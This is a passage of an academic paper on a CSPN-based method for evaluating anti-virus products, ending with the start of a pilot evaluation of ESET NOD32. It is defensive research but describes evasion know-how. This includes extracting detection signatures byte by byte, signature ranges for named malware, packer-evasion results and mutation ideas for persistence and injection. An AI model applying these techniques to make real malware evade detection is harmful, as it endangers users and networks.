The CSPN evaluation is thought to be both a formal and operational evaluation. Thus, it combines a certain amount of formalism, as offered by a Common Criteria evaluation, with a true technical and effectiveness-oriented evaluation. It is very important to keep in mind that, as good as a product may be, the final and dominant point of view is the attacker's. As stated previously, in real life, attackers have the initiative. They are the ones who try to infect users' computers, to bypass or exploit possible countermeasures such as anti-virus software. Thus an evaluation has to take this point of view into consideration. This is the operational aspect of this evaluation methodology, where the evaluator tries to assess the robustness of a product's security functions. Basically, it amounts to evaluating the difficulty for an attacker to thwart this protection. Stressing the product should not be interpreted as a wish to gratuitously criticise a product, but as a means to get a deeper and more independent understanding of it.

Furthermore, beyond technical and scientific aspects of viral detection, we also consider the anti-virus software in its environment: from a human point of view by analysing user experience, and from an attacker point of view, trying to stress or to circumvent the product. At the end of each of the evaluation steps, the evaluators produce an "expert opinion" where they sum up their results and consider them in their context. This is really essential for non technical readers. For example, if security function strength analysis or vulnerability analysis reveals possible product misuse, evaluators may produce recommendations for optimal use of the product.

Another fundamental point is that this evaluation is subject to time constraints and limited means. The reference time for a CSPN evaluation is 20 days. This amount of time is, usually, sufficient to obtain a reasonable overview of the quality and effectiveness of a security product and appears to be an effective compromise between evaluation depth and evaluation cost.

5 Evaluation methodology

The final evaluation technical report is the document in which evaluators record the whole process of evaluation and provide appropriate summaries and conclusions about their results. The following paragraphs produce all the steps one can expect from the evaluation process. Our work is based on the CSPN framework but it has been adapted to more accurately fit the needs of anti-virus software evaluation. We have tried to be as accurate as possible without restricting the freedom of the evaluators.

5.1 Product identification

This paragraph should include the software vendor's name, the product's name and all available version numbers: anti-virus engine(s), signatures base(s), etc. used for the evaluation. If one or more patches have been applied to the product, they should also appear here. One has to remember that an evaluation is about a given version, at a given date, in accordance with the state of the art at that date.

5.2 Product specification

Basically, this step consists in identifying all the ways the product is meant to be used. The evaluator should also make an inventory all the security functions provided by the software. This list will later be checked against the security target previously defined in this document.

5.3 Production installation

Test platform The test platform details should be documented in the final report. We leave the technical details to the evaluators, but technical choices (like operating system, possible virtualization software, raw install or fully functional workstation, . . .) should be argumented and justified. One or many platform(s) may be used. In any case, each of them should be documented and their uses should clearly appear when describing a test.

Offline installation One should be able to proceed with the installation while totally offline, this is especially true when dealing with highly sensitive isolated networks. As a consequence, various impacted components of the software like license mechanisms or components update (signature files or engine updates) should provide appropriate means to reach the same results as an online installation.

Installation process review Evaluators should provide a brief description of the various installation modes if many are provided. Installers commonly offer at least two options in the form of a default mode and an advanced mode. This last one often gives access to additional options like:

– default installation folder personalisation,
– choice of components,
– language settings,
– shortcuts,
– etc.

Plenty of options may be available, so this list is by no means exhaustive. Evaluators should document all relevant options. As part of self-protection, anti-virus may first start with a system scan (at least a memory scan) in order to check that it is installed on a "clean" system, this is an important point to insist upon. As for the test platform, all installation option choices should be argued and justified in the final report.

Product configuration At this point the product has been successfully installed on the test platform. Evaluators should review the product's user interface. Special attention should be paid to configuration options: completeness and pertinence. Both user and administrator points of view should be taken into consideration.

5.4 Conformity analysis

In the first part of this document, we have spent a lot of time discussing the notion of anti-virus software and we have defined our security target. It contains many functional requirements. Basically, this current section is dedicated to making sure that each functional requirement is matched by a functionality provided by the product.

Functionalities review We have defined five main requirements: anti-virus, audit, cryptographic operations, management and self-protection. They are then subdivided into more detailed requirements. The evaluator should review all of them. It is also a good time to put a stress on possible *extra* functionalities, to analyse their impact in terms of user experience and security. Detection procedure effectiveness will be evaluated in a later step.

Documentation review The evaluators should make sure that the provided documentation is complete and easily understandable. Once again, the two points of view (administrator and user) should be present, in separated documents or not. In the case of many information gaps or misunderstanding, argued feedback would be a valuable resource for the software editor's teams, and thus the user.

5.5 Robustness analysis

This part consists in the evaluation of the theoretical robustness of the security functions implemented by the product, according to the attacker's means. The potential attacks should be listed using the format defined in the Common Criteria Evaluation Methodology.

The security functions will be different for each anti-virus, hence it therefore impossible to present a detailed listing here. Some features have to be evaluated, and thus should be present in every product. Among them we find:

– separation of roles: are user and administrative roles correctly separated? Is it possible to access administration functions from a user account, such as deactivating the anti-virus, or removing its hooks? If administration rights are protected with a password, is it possible to retrieve the password?
– audit logs: logs generated by the anti-virus should only be available for reading, from a user account. Does the user have more access to the log system? In particular, is he able to suppress all the log entries, or to delete at least one of them? Is he able to insert false entries?
– signature base and behavioural engines: is there a way to modify the signature base, or critical modules of the anti-virus, to avoid the detection of a given virus?

This list is not exhaustive. Many others tests may be carried out. In addition, the strength of cryptographic functions must also be looked at: the conformity of cryptographic operations has been evaluated as discussed in 2.3. Conformity and robustness are two different things. Are the cryptographic primitives correctly used ? A good implementation of primitives does not mean that a sequence of primitives leads to a good security. If a detailed description (or better yer, the implementation details), of every cryptographic mechanism is provided, evaluators should ensure their robustness with respect to the current state of the art. In the report, evaluators should provide a robustness rating for each of the mechanisms, as defined by the common criteria evaluation methodology[4].

5.6 Form analysis review

At the beginning of this paper, in order to define our security target, we have considered anti-virus software as a black-box software implementing one or many detection schemes. Now the time comes to go deeper into the understanding of anti-virus software behaviour. We start with form-based detection. This kind of technology was the first implemented in anti-virus software, it is sometimes referred to as first generation technology. While form-based detection has already shown its limitations and many new techniques have been added, it still appears to be an essential component of the detection procedure[16]. Different tests should be carried out to determine the effectiveness of the implemented form-based detection technologies.

Detection performance This may be one of the older tests carried out for anti-virus software evaluation purposes. Its principles are quite basic: the evaluator feeds the software with a set of virus, for example those contained in the WildList[17], and the detection rate is considered as a measurement of the anti-virus software's effectiveness. This test is still in use in many evaluation processes. For example, to obtain WCL[18] Checkmark level 1, an anti-virus should detect all viruses contained in the WildList at the time of testing.

Actually, this kind of test makes little sense, especially if the software editor has a preliminary knowledge of test samples used for evaluation. Moreover, the detection rate does not take into account the behavioural detection performance, so not too much attention should be paid to it. Trying to reach, at all cost, a 100% detection rate does not make sense. One should definitely take precautions when interpreting this result.

Evaluators should use a virus set of their own. This set should be diversified to be as representative as possible of in-the-wild viral infections: type of virus, platform, etc. As we said, detection rate is not the absolute indicator, but should still be considered. A good way to interpret the detection rate may be to compare it with those obtained by other equivalent software. On the other hand, the anti-virus software's own behaviour also provides a wealth of information. First, the software should be able to handle large collections of files without any difficulty. The scan speed is also an important measure. In practice, scan speed is a greatly valued criteria. Using a technical approach, this measure can also give the evaluator some valuable hints. A low scan speed may indicate that advanced methods (like emulation) are used, while a high scan speed may indicate that only first generation pattern searching algorithms are used.

Detection scheme analysis Many variants exist for popular viruses. They are often created by copycats that simply extract the signature of a virus in several anti-virus and modify it in the binary so that it is no longer detected. We believe that strong detection schemes (detection pattern and detection function) are important so that producing variants becomes more difficult.

The method used to extract signatures for a set of detected viruses is left to evaluator. An expert point of view is then given according to the skills needed to make a known virus undetected. It is important to discern two points:

– the competence required to extract the signature. This is particularly important when the verification algorithm has several boolean functions (and not only "and").
– the modifications needed to make the virus undetectable: a known virus might be detected, when its signature has been changed, as an unknown malware. Several other modifications could be needed to make the program really undetected.

A process of signatures extraction should be conducted. The problem of resistance against black-box analysis for detection scheme bypassing has already been addressed in [19] and [8]. This should definitely be a starting point for the detection scheme evaluation process. In order for the reader to get a better understanding of this process, we have chosen to illustrate this point and to produce concrete results. We have then implemented the naive approach algorithm as it is the one copycats are more likely to use. Basically, for a given virus, one tries to modify each byte separetly and check if the virus is still detected. This method is quite powerful for extracting the detection pattern if a simple boolean $\oplus$ (and) function is used. Moreover it requires basic knowledge and indeed very little work.

Table 2 exhibits the results for a malware named `Virus.Win32.Gpcode.AK`. This malware spread widely during the summer of 2008. We have tested the naive approach with four different anti-virus products.

Product	Signature size (in bytes)	Signature indices
A	8030	[0,8029] (whole file)
B	1093	[0, 1], [60, 63], [128, 131], [148, 149], [168, 171], [389, 391], [397, 399], 4873, [4876, 4877], 4879, [4881, 4883], 4885, [4888, 4891], [4893, 4896], [4899,4902], [4904, 4906], 4908, [4944, 4948], [6988, 8029]
C	25	[0, 1], [60, 63], [128, 133], [148, 150], [180, 183], [389, 391], [397, 399]
D	3974	[0, 1], [60, 63], [128, 131], 135, [169, 171], [392, 399], [1024, 4975]

Table 2: Viral patterns for `Virus.Win32.Gpcode.AK`

Table 3 on the next page exhibits the results for an older malware known as `Backdoor.Win32.Imort`.

We have also developed a small tool to visualize the detection pattern over the binary, an example can been seen with figure 1.

We will now say few words about detection patterns. Bytes at the beginning of the binary ([0, 1], [60, 63], [128, 131], . . .) are often checked. With little knowledge of executable file format on Windows platform: `Portable Executable` (`PE`), one can easily deduce that the anti-virus program verifies that the scanned file is a valid executable. These bytes match various fields of the `PE` header: `e_magic` (`IMAGE_DOS_SIGNATURE` “`MZ`”), `e_lfanew`, `IMAGE_FILE_HEADER` “`PE`”, etc. Then, detection pattern may cover a whole code section (like the example presented

Product	Signature size (in bytes)	Signature indices
A	11288	[0, 1], [60, 63], [128, 129], 135, [148, 149], 151, [168, 171], [388, 391], [396, 399], [1024, 12287]
B	253	[0, 1], [60, 63], [128, 131], [148, 149], [168, 171], [389, 391], [397, 399], [5612, 5618], [6753, 6976]
C	10783	[0, 1], [60, 63], [128, 133], [14396, 399], [1024, 11775]
D	11278	[0, 1], [60, 63], [128, 131], 135, [397, 399], [1024, 12287]

Table 3: Viral patterns for `Backdoor.Win32.Imort`




Fig. 1: Detection pattern for `Virus.Win32.Gpcode.AK` by product `D`

in figure 1), a particular function or sometimes one or many strings in the binary.

As mentioned in the conclusion of Filiol, Jacob and Le Liard's paper[8], detection patterns extraction results can be generalised to support behaviour detection techniques. More advanced tests, dealing with functional polymorphism, may be performed when evaluating behavioural analysis. Such techniques and particularly a functional polymorphism engine were presented in 2008 at the `EICAR` conference by Grégoire Jacob[20]. For now, we only concentrate on form analysis.

Packers support Packers are commonly used by malware authors to make the detection by an anti-virus more difficult. According to Panda Research, About 79% of new malware is using some type of packing technique [21]. Most packed executables are protected by simple packers, such as `UPX` or `PECompact`. Beyond well-known packers, numerous private protectors are developed for dedicated purposes and increase the workload for anti-virus software developers. Nevertheless one has to keep in mind that packers are also used for legitimate purposes. This is particularly true for packers with a built-in license scheme. Packers and obfuscation tools are a quick and very cheap way for virus writers to get a new undetected form of their virus. We can establish a very strong parallel with the notion of polymorphism.

The ability of an anti-virus to unpack these executables is important: if it does not include an unpacker for a standard, commonly used packer, it will not be able to detect that the program contains a virus. Copycats often release packed versions of existing malware. These new files will not be detected by an anti-virus that cannot handle the packer used. Table 4 shows the result of the same known malware packed with several packers or executable protectors, scanned with two different anti-virus products.

Packer	Product A	Product B
Unpacked	Trojan.MulDrop.6387	W32/Worm.GXB
UPX	Trojan.MulDrop.6387	W32/Worm.GXB
JDPack	Trojan.MulDrop.6387	W32/Heuristic-210!Eldorado
ASPack	Trojan.MulDrop.6387	W32/PWStealer1!Generic
ASProtect	-	-
FSG 2.0	Trojan.MulDrop.6387	W32/PWStealer1!Generic
PECompact	Trojan.MulDrop.6387	-
Armadillo	-	-
yP 1.02	Trojan.MulDrop.6387	W32/Heuristic-210!Eldorado

Table 4: Malware Trojan.MulDrop.6387 protected with various packers

Packer	Product A	Product B
Unpacked	-	-
UPX	-	-
JDPack	-	W32/Heuristic-210!Eldorado
ASPack	-	-
ASProtect	-	-
FSG 2.0	-	W32/Heuristic-210!Eldorado
PECompact	-	W32/Threat-SysVenFakP-based!Maximus
Armadillo	-	-
yP 1.02	-	W32/Heuristic-210!Eldorado

Table 5: Clean file notepad.exe protected with various packers

The list of built-in unpackers or generic unpacking methods, is a point that should be investigated to evaluate the effectiveness of an anti-virus software: it results in a more effective detection procedure, particularly for known malware packed by copycats. Evaluators should consider both signature-based file detection and behavioural detection. Table 5 shows a possible tendency when dealing with packers. It seems that product B does not handle packers adequately and raises many false positive alerts anyway. Raising the detection rate may lead to more false positives.

The problem of packers is quite complex and remains an open problem. Many of these questions like packer blacklisting[22], virtualization packers[23], generic unpacking[24] were discussed in 2008 at the CARO workshop[25]. Beyond raw performance and effectiveness, evaluators may provide useful information for an administrator by analysing the behaviour of the anti-virus product facing packed executables. Does the product blacklist many packers? Does it systematically trigger false positive alerts for known packers? etc. For example, a good understanding of the product policy and performance may help an administrator to plan the deployment of the anti-virus product, especially if packed executables are known to be present on user workstations.

Memory analysis review Two mains points should be considered here. First, as stated by the FAV_ACT_EXP.1.1 functional requirement defined in our reduced protection profile, the anti-virus software should be able to analyse the memory. Evaluators should check that it is possible to specifically scan workstation memory for an administrator or a user (with respect to the policy defined by the administrator).

Secondly, we will discuss memory exploitation techniques. In our opinion, one needs to clearly differentiate the exploit code from the exploitation action. On one hand, exploit code detection (as every malware) should be considered as being under the responsability of the anti-virus itself. On the other hand, exploitation action (like a buffer overflow) should be under the responsability of the operating system, or at least out of the scope of anti-virus software. Nevertheless, the use of dedicated features (DEP[26], PaX[27], etc.) should be encouraged to mitigate the risk.

As a conclusion, we do not plan to specifically address such kinds of threats, but many malware implementing memory exploitation techniques should be included in the various sample sets the evaluators use.

File system support Anti-virus software should support many file systems (`FAT`, `NTFS`, `CIFS`, `CDFS`) with their subtleties. Many of them have been or are used to evade detection:

– *Alternate Data Streams* (ADS) or long path names on `NTFS` volume
– *Bad clusters*[28]

Even if these tricks are well known, they still may be used by a virus writer. For example, Windows Explorer does not natively support ADS, a virus can easily hide itself from users and ADS unaware software. An anti-virus should not be fooled by one of these techniques.

File format support Anti-virus software should be able to handle a large variety of potentially malicious files, and not only native executables. This includes, but is not restricted to, Java applets and applications, macro-viruses embedded in various office suites (mainly Microsoft Office and OpenOffice), scripts developed in various languages (Batch, VBScript, Javascript, Python…), Flash and PDF files.

They also might be able to detect malicious software in archives. Common formats such as `zip`, `rar`, `cab`, `bz2` must be addressed. Tests should be performed, taking into consideration the depth of scan (archive in archive, also known as recursion depth), scanning the files manually, and dynamically by launching a file from an archive.

Another feature is the ability to process exploits found in the wild, like Internet Explorer, Flash or PDF exploits, widely spread in compromised websites. Even if the anti-virus is not able to detect the execution of a public exploit, it must be able to figure out a known threat that has been launched by it. The evaluator should obtain a set of relevant exploits for several applications. This list might contain widespread exploits. He/she then uses it to drop malware. Used exploits and dropped malware must be detailed in the report.

Rootkit detection Originally the term rootkit was used to point out a kind of software allowing an attacker to maintain an unauthorised privileged access to a system. The term's acceptances now slightly differ, especially for the Windows operating system where rootkits are now typically used for stealthiness purposes like hiding a malicious component (for example to evade detection). Rootkits may run under kernel/privileged mode (ring 0) or user mode (ring 3). For the sake of furtivity, they often try to corrupt various operating system internal structures like Interupt Descriptor Table (IDT), the EPROCESS double chained list, etc. or to instrument code execution using hooks[29].

The rootkit question is complex and open. For example, does kernel internal structures monitoring fall under the scope of an anti-virus software ? As we did for memory exploitation, we clearly differentiate rootkit code detection from rootkit activity detection. The first one is under the responsability of the anti-virus software. The second approach should be put into perspective with the definition of an Intrusion Detection System Detector[30] (IDS). Also, evaluators may carry out many basic tests (basic IRP hooking, API hooking, etc.) in order to discover the extent of "rootkit awareness" provided by the anti-virus software, from simple user mode hooks, to more advanced kernel rootkits.

5.7 Behavioural analysis review

Behavioural analysis is now present in almost all anti-virus software, as a complement to form analysis. Details to evaluate this feature are presented now. This kind of analysis is mostly used by anti-viruses to detect unknown threats. The motivation for such mechanism is that even if the virus is not present in viral bases, it uses known viral methods with a high probability. Although it will obviously not be able to detect all threats, we think such features must be present in any anti-virus.

Difficulty to test The difficulty in evaluating this kind of analysis is that in most cases, the internal specifications of this engine (implementing one or many detection scheme(s)) will not be available to the evaluator. Moreover, unlike the form analysis which can be tested using a set of several thousand viruses, behavioural analysis must often be tested manually, testing viruses one by one: samples have to be executed, and if a virus infects the system it will interfere with the system and possibly even modify anti-virus settings.

Most of the time, one cannot simply enable or disable detection schemes as desired. Even if there is no option for disabling form analysis, samples to analyse must not be detected by form analysis, and hence not be present in the anti-virus database. Two choices remain:

– either modify known viruses, extract their signatures and modify them to make them undetected. The evaluator must explain the methodology used to extract signatures, and must write the extracted patterns in the report. If the signature has not been correctly retrieved, further tests have no purpose;
– or create new strains using known viral methods.

The evaluator opts for his/her preferred method. Tested viruses must remain simple, and behave like a typical virus. Newly created strains must not be developed in the perspective of luring the anti-virus, but to test the anti-virus's ability to detect basic unknown threats.


Functional polymorphism From there, the evaluator mutates the features of his/her files. Polymorphism is performed not on the instructions composing the virus code (classic polymorphism in the virus world), but on the features it provides. Thus while being functionally different, high-level objectives are preserved: surinfection check, persistence, payload delivery etc. The following list presents many actions that could be varied:

- the final payload: the final payload loads a backdoor, or does not execute malicious code;
- the way the virus stays resident: it adds an entry in win.ini, in a common or less known place in the registry;
- the surinfection marker: it checks for the presence of a registry entry, of a hidden file, of an environment variable.
- the way the virus is executed: it can be for example a standalone program, a library loaded by all processes, or an injector that infects `explorer.exe` and terminates.

The choice of mutations is let up to the evaluator. Nevertheless he/she may refer to [20] for advanced information and an implementation example. All of the mutations must be detailed and justified. Conclusions on the behavioural engine must be carefully explained, by trying to deduce the internals of the behavioural engine. The evaluator must explain why no alert has been raised, for example by showing that there is no behavioural analysis or that it is partially ineffective. Evaluators may use all appropriate means to corroborate their assumptions, for instance they can try to detect hooks used by the anti-virus.

Product and operating system interaction Taken as a whole, analysing hooks used by anti-virus software can be very revealing. The "hook" term should not only be interpreted as a way to refer to offensive techniques abusing the system, but it also refers to means provided by the system itself to catch and treat various events: global hooks, driver notification procedures, *inotify*[31], etc. Evaluators might try to analyse the interaction between the operating system and the anti-virus product for many purposes: rootkit detection review, behavioural analysis review, etc. We will discuss this point using a few examples.

As shown by figure 2, we have used a well known tool named Rootkit Unhooker[32] to check the `SSDT` table, of a Windows operating system on which an anti-virus software was previously installed. It reveals that at least two hooks are detected: `NtTerminateProcess` and `NtTerminateThread` syscalls are hooked. Further investigation allowed us to link these hooks with the software's




Rootkit Unhooker LE v3.8.341.552

Id	Service Name	Hooked	Address	Module
257	NtTerminateProcess	Yes	0xF673EA30	C:\WINDOWS\system32\DRIVERS\[redacted].sys
258	NtTerminateThread	Yes	0xF673DE50	C:\WINDOWS\system32\DRIVERS\[redacted].sys
0	NtAcceptConnectPort	-	0x805999C8	C:\WINDOWS\system32\ntkrnlpa.exe
1	NtAccessCheck		0x805E6E42	C:\WINDOWS\system32\ntkrnlpa.exe

Fig. 2: *System Service Dispatch Table* (SSDT) hooks detection using `Rootkit Unhooker`

own threads and process self-protection.

If we consider a Microsoft Windows operating system, anti-virus software commonly installs filering drivers, on filesystem *via* "`\FileSystem\Ntfs\Ntfs`" or on network *via* "`\Driver\Tcpip\Device\Tcp`" for example. These devices are added on top of the device stack and *filter* `I/O` to provide protection.



GMER 1.0.14.14536

Type	Name	Value
SSDT	\??\C:\Program Files[redacted]...	ZwCreateProcess [0xF889CC26]
SSDT	\??\C:\Program Files[redacted]...	ZwCreateProcessEx [0xF889CC40]
SSDT	\??\C:\Program Files[redacted]...	ZwCreateThread [0xF889BDE4]
SSDT	\??\C:\Program Files[redacted]...	ZwLoadDriver [0xF889C10C]
SSDT	\??\C:\Program Files[redacted]...	ZwMapViewOfSection [0xF889BB30]
SSDT	\??\C:\Program Files[redacted]...	ZwOpenSection [0xF889C53E]

☑ System ☑ Sections ☑ IAT/EAT ☑ Devices ☑ Modules

Fig. 3: SSDT hooks detection using `Gmer`[33]

Figure 3 provides another example of hooks, used by a different anti-virus software. Considering the various API at stake here: `NtCreateProcess`, `NtCreateThread`, `NtMapViewOfSection`, etc. one may establish a parallel between these hooks and an the behaviour of a host based intrusion prevention system (HIPS). These API may be monitored in order to prevent an attempt of code injection into a process.

By the way, evaluators should be careful and not simply display a list of hooks without explanation. As much as possible, these interactions should be linked with software functions or behaviours, and software configuration options.

5.8 Operational attack scenario

For testing purposes, evaluators may have artificially introduced viruses in the system. These kinds of tests make sense, but they also need to be completed. A multi-stage attack is the counterpart of the notion of defence in depth. Evaluators should try to reproduce a real operational attack scenario. The term "real" implies many test characteristics. Viral techniques should remain basic. One has to remember that, from the beginning, we have used a protection profile for basic robustness and basic technical level is also representative of in-the-wild threats. Nevertheless, the used viral threat should be unknown to the anti-virus software. The term "*real*" also means that each stage of the attack should be played out: test target network penetration, workstation infection, network takeover or data collection and sending.

Network penetration Various infection vectors may be used to mimic a real operational attack: email attachment, downloadable piece of software from an internet website, malicious document (Office, PDF), USB key with autorun properties.

Workstation infection Still, to mimic in-the-wild infection, many steps may be reproduced: self-registering to be launched at startup, process infection, password stealing, etc.

Network exploitation Once a workstation connected to a network is infected, one may consider using this resource for malicious purpose: sending spam, receiving orders, uploading a stolen password to a remote server.

Many points should be investigated. At which stage is the attack detected ? Does it imply the form or behavioural analysis? If detected, does the anti-virus software provide an appropriate alert message? etc. Finally this test could be viewed like a summary of the evaluation. A possible interesting development for this test may be to quantify the amount of work and knowledge required to defeat the protection and take over the network. It goes without saying that all these tests should be led into a controlled and isolated environment.

5.9 Vulnerability analysis

As for all software, many vulnerabilities are found in anti-virus software. As an example, the company n.runs claims to have discovered over 800 vulnerabilities in anti-virus software[34]. At this stage of the evaluation, the evaluator has an in-depth knowledge of the product and is able to proceed to an accurate vulnerability analysis. This part firmly relies on the evaluator's expertise and experience. Nevertheless, one can draw inspiration from various publications on vulnerabilities in anti-virus software [35] and [36], many of them are also frequently reported[37].

Here are a few common problems encountered by anti-virus software:

– weak *D*iscretionary *A*ccess *C*ontrol *L*ist (DACL): possibly leading to privilege escalation;
– `IOCTL` handling for those deploying a driver;

– ActiveX could be loaded from the Internet, from a compromised website. Basic tests such as checking for buffer overflows, or insecure methods, must be performed.
– input validation: anti-virus software handles many file formats: executables, archives, scripts, documents, and so on. File parsers are known to be a great source of vulnerabilities. The parsers should be evaluated, for example using malformed files;
– communication between the server and clients, in a corporate environment.
– etc.

The evaluator should log all test attempts, including methodology and tools. This also means tests which succeeded as well as those which failed. It is obvious that vulnerability analysis could be a full time job, but that is not the point of this evaluation. The spirit of this step is to check that the product reaches a basic level of reliability and that no exploitable flaw or common implementation mistake has been discovered in the given time.

5.10 Possible extensions

As a possible and quite probable adjustment, we can cite the context of use: home users using individual workstations or enterprise networks. Dealing with corporate environments brings new problems: product distribution, remote administration, administration server, etc. These points should then be evaluated in complement with the previous sections. If necessary, the length of evaluation may be extended by mutual agreement of all parties.

6 Conclusion

From the beginning, our goal was clearly declared: our methodology of evaluation should obtain an overview of the effectiveness of an antivirus product within limited time and means. Therefore, it does not try to be exhaustive. The current methodology is intended to remain open. Many parts may be amended. Raw results makes little sense, they have to be considered in their context, that's why we talk about an “expert opinion”. An evaluation process is the opposite of gratuitously criticising a product. The publication of the methodology and criteria of evaluation is a prerequisite. The evaluation itself should be seen as an interactive process between the three entities: certificating authority, antivirus software vendor and the evaluation center. A more standardised evaluation process will also make products comparison a lot easier. At the end, it will allow users or decision makers, to take the decision to opt for a product using rational criteria.

Part II

Test evaluation of NOD32 antivirus software

1 Foreword

We have defined a complete methodology, based upon previous works and our own experience. This methodology is intended to be a complete, while open, framework for future evaluation. The natural next step was to validate this work with a real evaluation case-study. For that, we got in touch with a well-known anti-virus software editor : **ESET** which publishes **NOD32 Antivirus**. They kindly accepted our proposition and provided us with two licences of their product. We would like to thank Pierre-Marc Bureau for his help.

The evaluation was performed in our laboratory, using dedicated hardware and networks. This is a pilot evaluation, accomplished outside any official context, thus there is no certificating authority. The current part should be considered as the result of the evaluation exactly as the Evaluation Technical Report (ETR) produced by an evaluation center. As the current evaluation is outside any official scope, we chose not to request cryptographic mechanisms description or implementation details. However, in the case of a genuine CSPN evaluation, cryptographic mechanisms would have been reviewed with respect to the french standards[12] defined by the DCSSI.

2 Product identification

The current evaluation deals with the anti-virus software named ESET NOD32 Antivirus, Version 3.0.669.0, with the following installed components version:

- Virus signature database: 3907 (20090304)
- Update module: 1028 (20090302)
- Antivirus and antispyware scanner module: 1188 (20090301)
- Advanced heuristics module: 1090 (20090219)
- Archive support module: 1091 (20090213)
- Cleaner module: 1038 (20090210)
- Anti-Stealth support module: 1010 (20090302)

3 Product specification

NOD32 Antivirus is a software developed by ESET. The product may be used in a corporate environment but we consider the following case of use of the product: a private workstation, which may be part of a small personal network (domestic network). The workstation administrator adopts the role of security officer and is the administrator of the product.

Many products sometimes appear a bit confusing, mixing parental control, remote backup or performance tweaking functionalities. In NOD32 Antivirus, there is no extra functionality to note at this point, the product seems to effectively concentrate on its first role: the antivirus function.

4 Production installation

4.1 Test platform

We have carried out the evaluation in a virtual environment, using VMWare virtualization software in its version 6.5. Our choice was to put ourselves in the conditions of a genuine CSPN evaluation. In this case, even if the ETR has already been submitted, the certificating authority (DCSSI) can ask the evaluation center to reproduce some of its results. This is why a test platform with a built-in version control system that can be efficiently archived and stored, appears as a better option. During the evaluation, no relevant issue came to invalidate this choice.

The deployed operating system was a Windows XP SP3 32 bits, with all updates available at the start of the evaluation.

4.2 Offline installation

The product can be registered by entering a username/password couple or using a license file. However, for an isolated computer, it is not possible to manually update program components. Thus a complete offline installation is not possible, which may be a crippling default for some particular use cases. Nevertheless, a compromise can sometimes be found in the deployment of a remote administrator server (RAS) which will download updates and then mirror them on the local isolated network.

4.3 Installation process review

The installer presents itself as an `MSI` package, and offers two modes of installation called "*Typical*" and "*Custom*". *Typical* mode gives access to the following configuration options:

– `ThreatSense.Net` technology activation
– Detection of potentially unwanted application activation

Custom mode adds the four following options:

– Installation folder (default is located in "*%PROGRAMFILES%\ESET\ESET NOD32 Antivirus*")
– Internet connection configuration (ex: use of a proxy server)
– Program components update configuration
– Definition of a kind of administrative password, protecting the configuration settings.

After these steps, the installation begins. Once successfull, the workstation runs two additional processes: `ekrn.exe` as a service and `egui.exe` (responsible for the graphical interface). An icon is also present in the notification area indicating the status of the protection (active/disabled). These two binaries are digitally signed by the editor.

At first glance, the product seems to have a very light impact on the whole system performance. This impression has been later confirmed during the whole evaluation.

4.4 Product configuration

Product configuration is done using the "*Setup*" tab. The main tab provides an overview of the protection status, and a quick access to the following options:

– Username/password for update
– Proxy server configuration
– Import/Export configuration facility


But most of the important options are under the link "*Enter entire advanced setup tree...*" (fig. 5). This interface is clear, with five main tabs:

– **Antivirus and antispyware**: provides a very fine granularity of configuration (fig. 6), in particular for the ThreatSense engine. A very interesting point: the analyst is in a position to precisely control the detection procedure. For example, he/she can disable the use of signatures to only use heuristics (fig. 7).
– **Update**: configuration of the update process: credentials, servers, proxy, etc.
– **Tools**: useful to manage log files, quarantine, scheduler, etc.
– **User interface**: configure the interaction between the software and the user. It is possible to define a password to protect settings.
– **Miscellaneous**: proxy configuration, licenses, remote administration, etc.

As a conclusion, the configuration panel appears to be quite complete while not saturated. Beginners may be a bit confused and would find help in the documentation. Nevertheless, the product default configuration takes advantage of most available security options and appears to be quite satisfying. On the contrary, most advanced users will greatly appreciate the possibilities of configuration.

5 Conformity analysis: functionalities review

In this part we will ensure that the product complies with the security target we have defined.



